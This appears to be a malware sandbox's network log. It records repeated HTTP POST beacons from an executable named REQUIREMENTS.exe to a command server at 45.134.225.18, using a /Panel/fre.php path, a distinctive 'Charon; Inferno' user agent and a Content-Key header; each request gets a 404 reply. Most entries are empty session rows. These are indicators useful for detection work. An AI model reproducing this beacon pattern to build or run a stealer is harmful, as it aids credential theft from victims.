Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:32.001071930 CET	103	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:32.087270975 CET	104	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.5	49925	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.5	49926	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.5	49927	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.5	49928	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.5	49929	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.5	49930	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.5	49931	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.5	49932	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.5	49933	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.5	49934	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49722	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:27.056194067 CET	80	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:27.141437054 CET	80	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49742	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:32.303787947 CET	105	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:32.389194965 CET	105	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.5	49935	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.5	49936	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.5	49937	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.5	49938	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.5	49939	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.5	49940	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.5	49941	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.5	49942	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.5	49943	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.5	49944	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49743	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:32.584072113 CET	106	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:32.671111107 CET	108	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.5	49945	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.5	49946	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.5	49947	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.5	49948	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.5	49949	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.5	49950	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.5	49951	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.5	49952	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.5	49953	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.5	49954	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49745	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:32.889249086 CET	115	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:32.979506969 CET	117	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.5	49955	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.5	49956	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.5	49957	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.5	49958	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.5	49959	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.5	49960	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.5	49961	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.2.5	49962	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.2.5	49963	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.2.5	49964	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49746	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:33.200973988 CET	118	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:33.287636995 CET	119	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.2.5	49965	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.2.5	49966	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.2.5	49967	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.5	49968	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.5	49969	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.5	49970	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.5	49971	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.5	49972	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.2.5	49974	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.2.5	49975	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49747	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:33.508634090 CET	120	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:33.586697102 CET	120	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.2.5	49976	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.2.5	49977	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.2.5	49978	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.2.5	49979	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.2.5	49980	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.2.5	49981	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.2.5	49982	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.2.5	49983	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.2.5	49984	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.2.5	49985	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49748	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:33.797663927 CET	121	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:33.883140087 CET	121	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.2.5	49986	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.2.5	49987	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.2.5	49988	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.2.5	49989	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.2.5	49990	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.2.5	49991	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.2.5	49992	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.2.5	49993	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.2.5	49994	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.2.5	49995	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49749	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:34.092808962 CET	122	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:34.178958893 CET	123	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.2.5	49996	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.2.5	49997	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.2.5	49998	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.2.5	49999	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.2.5	50000	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.2.5	50001	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.2.5	50002	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.2.5	50003	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.2.5	50004	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.2.5	50005	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49750	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:34.387134075 CET	123	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:34.472249031 CET	124	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.2.5	50006	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
271	192.168.2.5	50007	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.2.5	50008	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.2.5	50009	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.2.5	50010	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.2.5	50011	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.2.5	50012	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.2.5	50013	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.2.5	50014	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.2.5	50015	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49751	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:34.744117975 CET	125	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:34.831981897 CET	125	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.2.5	50016	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.2.5	50017	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.2.5	50018	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.2.5	50019	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.2.5	50020	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
285	192.168.2.5	50021	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
286	192.168.2.5	50022	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
287	192.168.2.5	50023	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
